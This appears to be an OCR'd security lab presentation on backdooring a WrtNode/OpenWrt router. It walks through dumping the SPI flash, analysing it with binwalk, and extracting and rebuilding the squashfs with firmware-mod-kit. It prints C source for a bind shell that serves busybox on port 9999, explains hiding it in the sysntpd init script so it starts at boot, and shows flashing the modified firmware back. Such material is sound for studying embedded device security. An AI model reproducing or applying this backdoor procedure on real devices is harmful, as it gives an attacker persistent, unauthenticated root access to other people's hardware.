
```
biagio@biagio-VirtualBox:~/libmpsse/src/examples$ sudo python2 spiflash.py -r firmware.bin -s 16000000
FT232H Future Technology Devices International, Ltd initialized at 15000000 hertz
Reading 16000000 bytes starting at address 0x0...saved to firmware.bin.
```

And we should be able to see the file in the examples folder.

```
biagio@biagio-VirtualBox:~/libmpsse/src/examples$ ls
bitbang.c                firmware.bin      _new-firmware.bin-0.extracted  spiflashfast.c
bitbang.py               gpio.c            _new-firmware.bin.extracted    spiflash.py
current.bin              gpio.py           orig.bin                       _test.bin.extracted
_current.bin.extracted   i2ceeprom.c       _orig.bin-0.extracted          test_nuovo.bin
ds1305.c                 i2ceeprom.py      _orig.bin.extracted
ds1305.py                Makefile          spiflash
eeprom.bin               new-firmware.bin  spiflash.c
```

::.. Firmware Analysis (1/2)

It is possible to use Binwalk tool to perform entropy analysis on dum's content (https://github.com/ReFirmLabs/binwalk), with the command «**binwalk** –E filename». In the picture on the side we can observe some variations in the entropy that indicates that data are not encrypted.



::.. Firmware Analysis (2/2)


It is also possible to use «**binwalk** –t filename» command of the binwalk tool to see the different sections of the dump with their start address. As seen in the picture on the side, the squashfs, the file system of the WrtNode, is present in the dump.

```
biagio@biagio-VirtualBox:~/libmpsse/src/examples$ binwalk -t firmware.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
114816        0x1C080         U-Boot version string, "U-Boot 1.1.3 (Jun 21 2017 - 14:32:01)"
208284        0x32D9C         Unix path: /etc/init.d/cwmpd restart
327680        0x50000         uImage header, header size: 64 bytes, header CRC: 0x8B7451E9, created:
                              2017-05-31 04:14:10, image size: 1139015 bytes, Data Address:
                              0x80000000, Entry Point: 0x80000000, data CRC: 0x65FACAD6, OS: Linux,
                              CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
                              name: "MIPS OpenWrt Linux-3.18.29"
327744        0x50040         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes,
                              uncompressed size: 3376620 bytes
1466759       0x166187        Squashfs filesystem, little endian, version 4.0, compression:xz, size:
                              8337094 bytes, 2183 inodes, blocksize: 262144 bytes, created:
                              2017-05-31 04:14:06
```

Backdooring Firmware


::.. Firmware Extraction

With the extract-firmware script from the Firmware Mod Kit Tool (https://github.com/rampageX/firmware-mod-kit) it is possible to extract the firmware from the content dump, in order to insert the backdoor.



::.. Firmware Extraction

By moving into the ‘fmw/rootfs’ folder, it is possible to see the entire content of rootfs.



In order to exploit the device, we want to place a code in the /etc/init.d directory, which is a special directory called each time the device turn-on.

::.. Backdooring Firmware

We used the backdoor created by Osanda Malith, which opens port 9999 to execute remote administrator commands with the help of Busybox (https://busybox.net/), a limited root shell for embedded Linux. Before adding the backdoor into our squashfs, the

BuildRoot (https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz) tool must be used to compile the backdoor C file for MIPS architecture. In particular, the command «make menuconfig» should be used first to set up the different options needed for our compilation through a simple GUI. After that, it is possibile to compile our backdoor running the mipsel-buildroot-linux-uclibc-gcc binary file on the backdoor file.


::.. Backdooring Firmware

```
#define SERVER_PORT 9999

int main() {

// Inizialization  of connection parameters

while (1) {
                    len = sizeof(struct sockaddr);
                    clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
                    server_pid = fork();
                    if (server_pid) {
                                        write(clientfd, banner,  strlen(banner));
                                        for(; i <3 /*u*/; i++) {
                                                            dup2(clientfd, i);
                                                                        //makes  clientfd
the new stdin, stdout                                                                   //and
stderr for this process
                                         }
                                        execve("/bin/busybox", args, (char *) 0);
                                        close(clientfd);
                    }  close(clientfd);
   }  return  0;
}
```

::.. Backdooring Firmware

Once we compiled the backdoor as bindshell, we can put it under the /etc/templates/ directory. In order to make it work we must add the code to call the backdoor in a file of the /etc/init.d/ directory, to start the backdoor file every time the device is booted up. The scripts in the directory share a priority macro START which varies from 0 to 99 and indicates the order of the scripts' startup. The backdoor was added in the sysntpd.sh script, a script which purpose is time synchronization with different time zones clocks as a reference. This script had one of the lowest priorities between the scripts in the macro so, when it is executed, all other system services are started and ready to be used.

::.. Backdooring Firmware



::.. Backdooring Firmware


Now that the backdoor is in the file system we can rebuild The firmware running the build-firmware.sh script with the -min and the –nopad flag.

```
biagio@biagio-VirtualBox:~/firmware-mod-kit$ ./build-firmware.sh fmk/ -min -nopad
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Blocksize override (-min). Original used 256KB blocks. New firmware uses 1MB blocks.
Squashfs block size is 1024 Kb
Parallel mksquashfs: Using 2 processors
Creating 4.0 filesystem on /home/biagio/firmware-mod-kit/fmk/new-filesystem.squashfs, block size 1048576.
[=============================================================================================-] 1437/1437 100%
Exportable Squashfs 4.0 filesystem, xz compressed, data block size 1048576
        compressed data, compressed metadata, compressed fragments, compressed xattrs
        duplicates are removed
Filesystem size 5634.05 Kbytes (5.50 Mbytes)
        24.59% of uncompressed filesystem size (22912.28 Kbytes)
Inode table size 13964 bytes (13.64 Kbytes)
        23.17% of uncompressed inode table size (60270 bytes)
Directory table size 17158 bytes (16.76 Kbytes)
        46.62% of uncompressed directory table size (36804 bytes)
Number of duplicate files found 20
Number of inodes 1836
Number of files 1445
Number of fragments 20
Number of symbolic links  238
Number of device nodes 1
Number of fifo nodes 0
Number of socket nodes 0
Number of directories 152
Number of ids (unique uids + gids) 1
Number of uids 1
        root (0)
Number of gids 1
        root (0)
Remaining free bytes in firmware image: 2567801
Appending 6194176 byte footer at offset 9805824
Processing 1 header(s) from /home/biagio/firmware-mod-kit/fmk/new-firmware.bin...
Processing header at offset 327680...checksum(s) updated OK.
CRC(s) updated successfully.

Finished!
New firmware image has been saved to: /home/biagio/firmware-mod-kit/fmk/new-firmware.bin
```

Firmware Reinstall

::.. Firmware Writing

To correctly insert the malicious firmware in the node, we must first remove the actual firmware on the device with «sudo python spiflash.py –e».



Then, as we have seen in the reading process, once we have connected the Attify badge to the usb, the command «spiflash –w namefile» can be Used to write the malicious firmware on the device. Due to the imprecision of the clip, it took several tries to perform a complete writing operation: we verified that by hashing every result of the writing operation and confronting it with the hash of the malicious firmware.